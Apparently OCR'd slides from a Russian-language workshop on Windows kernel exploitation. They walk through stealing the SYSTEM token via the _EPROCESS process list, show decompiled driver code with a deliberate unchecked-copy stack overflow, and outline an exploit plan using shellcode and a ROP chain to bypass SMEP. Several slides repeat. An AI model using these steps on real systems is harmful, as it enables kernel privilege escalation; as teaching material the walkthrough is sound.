
1. Читаем память по адресу PsInitialSystemProcess + ntoskrnl_base, получаем 0x1000
2. Blink = чтение по адресу 0x1450, получаем 0x3448
3. Проверяем, что прочитанный Blink не равен 0x1448 (то есть, что мы не попали в начало)
4. Вычитаем от полученного Blink 0x448, получаем 0x3000 – адрес всей структуры _EPROCESS очередного процесса

PsInitialSystemProcess = 0x1000




1. Читаем память по адресу PsInitialSystemProcess + ntoskrnl_base, получаем 0x1000
2. Blink = чтение по адресу 0x1450, получаем 0x3448
3. Проверяем, что прочитанный Blink не равен 0x1448 (то есть, что мы не попали в начало)
4. Вычитаем от полученного Blink 0x448, получаем 0x3000 – адрес всей структуры _EPROCESS очередного процесса
5. Читаем по адресу 0x3440 – получаем PID очередного процесса и проверяем, равен ли он PID процесса эксплойта
Если да, то мы нашли адрес нашего процесса

PsInitialSystemProcess = 0x1000



1. Читаем память по адресу PsInitialSystemProcess + ntoskrnl_base, получаем 0x1000
2. Blink = чтение по адресу 0x1450, получаем 0x3448
3. Проверяем, что прочитанный Blink не равен 0x1448 (то есть, что мы не попали в начало)
4. Вычитаем от полученного Blink 0x448, получаем 0x3000 – адрес всей структуры _EPROCESS очередного процесса
5. Читаем по адресу 0x3440 – получаем PID очередного процесса и проверяем, равен ли он PID процесса эксплойта
Если да, то мы нашли адрес нашего процесса
6. Читаем по адресу 0x14b8 и забираем адрес на токен с правами NT AUTHORITY/SYSTEM

PsInitialSystemProcess = 0x1000



1. Читаем память по адресу PsInitialSystemProcess + ntoskrnl_base, получаем 0x1000
2. Blink = чтение по адресу 0x1450, получаем 0x3448
3. Проверяем, что прочитанный Blink не равен 0x1448 (то есть, что мы не попали в начало)
4. Вычитаем от полученного Blink 0x448, получаем 0x3000 – адрес всей структуры _EPROCESS очередного процесса
5. Читаем по адресу 0x3440 – получаем PID очередного процесса и проверяем, равен ли он PID процесса эксплойта
Если да, то мы нашли адрес нашего процесса
6. Читаем по адресу 0x14b8 и забираем адрес на токен с правами NT AUTHORITY/SYSTEM
7. Пишем по адресу 0x34b8 адрес полученного токена – и наш эксплойт получил права системы!

rOOBles

```
payment = (_Payment *)incommingBuf;
memset(&paymentResponse, 0, sizeof(paymentResponse));
paymentAmount = *(_QWORD *)incommingBuf;
DbgPrint_0("Payment amount: %d\n", *(_QWORD *)incommingBuf);
if ( paymentAmount >= 0x731 )
{
  if ( paymentAmount >= 0x7341 )
  {
    paymentResponse.code = 1911LL;
    qmemcpy(paymentResponse.buffer, payment->data, payment->dataSize);
    DbgPrint_0("Payment for echo\n");
  }
  else
  {
    paymentResponse.code = 4919LL;
    for ( idx = 0; idx < 0x100; ++idx )
      paymentResponse.buffer[idx] = RandomNumberGenerator() % 100;
    DbgPrint_0("Payment for random\n");
  }
}
else
{
  paymentResponse.code = -1LL;
  strcpy_s_0((char *)paymentResponse.buffer, 0x100uLL, "Too small payment :(");
  DbgPrint_0("Small payment\n");
}
qmemcpy(incommingBuf, &paymentResponse, 0x108uLL);
return 264LL;
```

```
payment = (_Payment *)incommingBuf;
memset(&paymentResponse, 0, sizeof(paymentResponse));
paymentAmount = *(_QWORD *)incommingBuf;
DbgPrint_0("Payment amount: %d\n", *(_QWORD *)incommingBuf);
if ( paymentAmount >= 0x731 )
{
  if ( paymentAmount >= 0x7341 )
  {
    paymentResponse.code = 1911LL;
    qmemcpy(paymentResponse.buffer, payment->data, payment->dataSize);
    DbgPrint_0("Payment for echo\n");
  }
  else
  {
    paymentResponse.code = 4919LL;
    for ( idx = 0; idx < 0x100; ++idx )
      paymentResponse.buffer[idx] = RandomNumberGenerator() % 100;
    DbgPrint_0("Payment for random\n");
  }
}
else
{
  paymentResponse.code = -1LL;
  strcpy_s_0((char *)paymentResponse.buffer, 0x100uLL, "Too small payment :(");
  DbgPrint_0("Small payment\n");
}
qmemcpy(incommingBuf, &paymentResponse, 0x108uLL);
return 264LL;
```

Kernel Driver stack buffer overflow (без канарейки)

1. Найти переполнение
2. Подобрать количество байт, после которого переписывается адрес возврата
3. В User-Mode сделать shellcode, который присваивает текущему процессу права NT AUTHORITY/SYSTEM
4. Найти в ntoskrnl.exe ROP цепочку для обхода SMEP
5. Построить итоговую цепочку


Kernel Driver stack buffer overflow (без канарейки)


1. Найти переполнение
2. Подобрать количество байт, после которого переписывается адрес возврата
3. В User-Mode сделать shellcode, который присваивает текущему процессу права NT AUTHORITY/SYSTEM
4. Найти в ntoskrnl.exe ROP цепочку для обхода SMEP
5. Построить итоговую цепочку


Подбор количества байт

Настройка дебага

```
bcdedit /set testsigning on
bcdedit /debug on
bcdedit /dbgsettings serial debugport:1 baudrate:115200
```

